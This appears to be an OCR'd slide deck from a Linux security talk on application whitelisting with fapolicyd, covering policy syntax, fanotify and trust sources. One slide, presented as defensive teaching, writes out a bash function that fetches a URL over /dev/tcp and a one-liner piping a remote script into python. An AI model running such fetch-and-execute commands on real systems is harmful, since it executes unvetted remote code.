LINUX
SECURITY
SUMMIT

# Application Whitelisting

Steve Grubb / Security Architect

# Agenda

- What is application whitelisting?
- Comparison to other solutions
- How code executes
- Design
- Sources of trust
- Fit into overall system design

# Whitelisting Basics

- NIST released SP 800-167 back in 2015
  - Whitelist – list of applications, libraries, or files authorized to be present or active based on well defined baseline.
  - Blacklist - list of discrete entities previously determined to be associated with malicious activity.
  - Permitted activity corresponds to the whitelist and not permitted activity corresponds to the blacklist.

# Common Criteria Requirements

**FPT_SRP_EXT.1 Software Restriction Policies**

FPT_SRP_EXT.1.1 The OS shall restrict execution to only programs which match an administrator-specified [**selection**:

- *file path*,
- *file digital signature*,
- *version*,
- *hash*,
- *[**assignment**: other characteristics]*


] .

**Application Note:** The assignment permits implementations which provide a low level of granularity such as a volume. The restriction is only against direct execution of executable programs. It does not forbid interpreters which may take data as an input, even if this data can subsequently result in arbitrary computation.

# Brief Comparison

- Antivirus is a blacklisting approach
  - We define/detect known malware
  - Much more “out there” that we don’t know about
- MAC’s
  - Restrict based on behavior or subject / object rules around information flow/access.
  - Provenance is not taken into account
- Application Whitelisting
  - It’s simpler to say this is what we know about

# ATT&CK to Kill Chain Mapping




Target Selection
Technical Information Gathering
People Information Gathering
Organizational Information Gathering
Technical Weakness Identification
Organizational Weakness Identification
Build & Test Capability
Stage Weapon
Launch
Compromise

Command & Control
Discovery
Credential Access
Privilege Escalation
Execution
Persistence
Lateral Movement
Defense Evasion
Collection
Exfiltration

# How programs execute


- On disk
  - Execve
  - Run directly by runtime linker (ld-linux.so)
  - LD_PRELOAD, LD_AUDIT
  - ELF Interpreter
  - Language interpreter
- Mobile code (ghost in the machine)
  - Stdin
  - Command line args
  - Fetched remotely
    - Python can import remote modules
    - memfd_create
  - Pasted into interpreter's shell

# Mobile Code example

```
function _wget() {
    local URL=$1
    local tag="Connection: close"
    local header="Content-Type: text/plain; charset=UTF-8"
    local mark=0

    if [ -z "${URL}" ]; then
        return 1;
    fi
    read proto server path <<<$(echo ${URL//// })
    DOC=/${path// //}
    HOST=${server//:*}
    PORT=${server//*:}
    [[ x"${HOST}" == x"${PORT}" ]] && PORT=80

    exec 3<>/dev/tcp/${HOST}/$PORT
    echo -en "GET ${DOC} HTTP/1.1\r\nHost: ${HOST}\r\n${tag}\r\n\r\n" >&3
    while IFS= read -r line; do
        if [[ "${line}" =~ "${header}" ]]; then
                continue
        fi
        [[ $mark -eq 1 ]] && printf "%s\n" "$line"
        if [[ "${line}" =~ "${tag}" ]]; then
            mark=1
        fi
    done <&3
    exec 3>&-
}
```

```
_wget http://people.redhat.com/sgrubb/d/web-server.py | python
```

# Actions on Objective




Steve Grubb, Red Hat

# Attack points

- Without Privileges
  - Download malware/escalation tools
  - Change search paths for the account (LD_LIBRARY_PATH, LD_PRELOAD, PYTHONPATH)
  - Can ransomware that account
- With privileges
  - Modify/replace applications/libraries
  - Install new applications (backdoor, rootkit, ransomware, crypto miner, etc)
  - Inject malware into running processes (ptrace)

# How to monitor file access?


- File Access Notifications
  - Available since Linux 2.6.37
  - Allows recursive monitoring within a mount point
  - Allows user space to say yes/no to file access/execution
  - Hands the program an open file descriptor for reading
  - Originally designed for virus scanning
- Drawbacks
  - No notification on deletions, renames, or file moves

# Fanotify Event


- Open a descriptor with fanotify_init(2)
- Kernel passes a data structure to user space when something happens

```
struct fanotify_event_metadata {
        __u32 event_len;
        __u8 vers;
        __u8 reserved;
        __u16 metadata_len;
        __aligned_u64 mask;
        __s32 fd;
        __s32 pid;
};
```

# What can we get from that?



# What else can we get from that?



# Access Control Policy

- Current policy is in the following format
  - decision subject-attr=value object-attr=value
- Decision
    - allow, allow_audit, deny, deny_audit
- Subject attributes
    - All, auid, uid, sessionid, pid, comm, exe, exe_dir, exe_type, exe_device, pattern
- Object attributes
    - All, path, dir, device, ftype, sha256hash
- Can have multiple subject and objects, they are “anded”

# Subject statements

- all – no args
- auid = number or name
- uid = number or name
- sessionid = number
- pid = number
- comm = string up to 15 characters
- exe = full path to executable
- exe_dir = full path to directory or execdirs, systemdirs, untrusted
- exe_type = mime type (file --mime-type /path-to-file)
- exe_device – full path to device (/dev/sr0)
- pattern = normal, ld_so, bad_interpreter

# Object Statements

- all – no args
- path = string, full path, or “untrusted”
- dir = full path to directory or execdirs, systemdirs, untrusted
- device = /dev/something
- ftype = mime type (file --mime-type /path-to-file)
- Sha256hash = hex number
- execdirs: /usr, /bin, /sbin, /lib, /lib64, /usr/libexec
- systemdirs: execdirs + /etc


# Sample Policy

```
# Prevent execution by ld.so
deny_audit pattern=ld_so all

# Don't allow untrusted executables
deny_audit exe_dir=execdirs exe=untrusted all                    ← don’t allow reading of untrusted apps

# Only allow system ELF Applications
allow all dir=execdirs ftype=application/x-executable            ← allow from system dirs
deny_audit all ftype=application/x-executable                    ← deny everything else

# Only allow system ELF libs
allow all dir=execdirs ftype=application/x-sharedlib             ← allow from system dirs
deny_audit all ftype=application/x-sharedlib                     ← deny everything else

# Only allow system python executables and libs
allow all dir=execdirs ftype=text/x-python                       ← only system .py files
allow exe=/usr/bin/python3.7 dir=execdirs ftype=application/octet-stream   ← only system .pyc
deny_audit all ftype=text/x-python                               ← block everything else
```

# Shipped policy design goals

- No bypass of security by executing programs via ld.so
- All approved executables are in trust database. Untrusted programs can't run.
- Elf and python files/shared objects must come from system directories.
  - This prevents LD_LIBRARY_PATH & PYTHONPATH redirection to an attacker controlled dir.
- Other languages are not allowed and must be enabled.

# Fapolicyd Design



# Safety Measures

- Doesn’t run as root
  - Retains 6 capabilities
- Loads seccomp policy to prevent execve
- Watchdog timer has to be reset constantly

# Sources of Trust

- Package Database
  - Path
  - Permissions
  - Ownership
  - Sha256 hash
  - Signed entries
- SWID (SoftWare IDentification)
  - ISO 19770-2:2015
  - NISTIR 8060

# SWID

- 4 kinds of tags
  - Corpus, primary, patch, & supplemental
- XML file covering aspects of
  - publisher and licensing
  - Optional payload section detailing files, sizes, hash
    - Can be extended with other security info: permissions & ownership
  - Whole thing is signed (XadES specification)
- Found in /usr/lib/swidtag/

# Top level SWID tag example

```
<?xml version="1.0" encoding="utf-8"?>
<SoftwareIdentity
  xmlns="http://standards.iso.org/iso/19770/-2/2015/schema.xsd"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://standards.iso.org/iso/19770/-2/2015/schema.xsd http://standards.iso.org/iso/19770/-2/2015-current/schema.xsd"
  xml:lang="en-US"
  tagId="org.fedoraproject.Fedora-30"
  tagVersion="1"
  name="Fedora"
  version="30"
  versionScheme="unknown"
  media="(OS:linux)">
  <Entity
    name="Fedora Project"
    regid="fedoraproject.org"
    role="tagCreator softwareCreator aggregator distributor licensor" />
  <Link
    rel="license"
    href="https://fedoraproject.org/wiki/Legal:Licenses/LicenseAgreement" />
  <Meta
    product="Fedora"
    colloquialVersion="30"
    summary="Linux distribution developed by the community-supported Fedora Project and sponsored by Red Hat, Inc."
    entitlementDataRequired="false"
    unspscCode="43233004"
    unspscVersion="20.0601" />
</SoftwareIdentity>
```

# Demo

# Statistics report

```
Permissive: false
q_size: 512
Inter-thread max queue depth 4
Allowed accesses: 1310
Denied accesses: 0

File access attempts from oldest to newest as of Sun Aug 11 17:27:23 2019

        FILE                                                          ATTEMPTS
-------------------------------------------------------------------------------
/usr/bin/ls                                                              1
/home/sgrubb/.config/libreoffice/4/user/H3MlDO                           1
/usr/bin/ln                                                              1
/usr/bin/rm                                                              1
/usr/share/locale/locale.alias                                           2

---

Object cache size: 6151
Object slots in use: 285 (4%)
Object hits: 1025
Object misses: 299
Object evictions: 14
```

# Fapolicyd coverage

- On disk
  - ~~Execve~~
  - ~~Run directly by runtime linker (ld-linux.so)~~
  - LD_PRELOAD, LD_AUDIT
  - ~~ELF Interpreter~~
  - ~~Language interpreter~~
- Mobile code
  - Stdin
  - Command line args
  - Fetched remotely
    - PEP 578 will address this and everything above in Python 3.8.
  - Pasted into interpreter’s shell

# Refinements


- Really wished we could get notification on exit
  - Improved cache management
- More efficient if we had a stat buf passed in fanotify event data
  - Used to fingerprint file for LRU lookup
- Everything about a process is in different files
  - /proc/<pid>/status,comm,loginuid,sessionid,exe
- SWID support


# Short term improvements

- Reinstate detection of LD_AUDIT/LD_PRELOAD
- Detect statically linked applications
- Detect interpreter pulling code from stdin
- Detect code pulled from the command line
- Detect standalone shell usage
- Look at adding more threads to scale it out

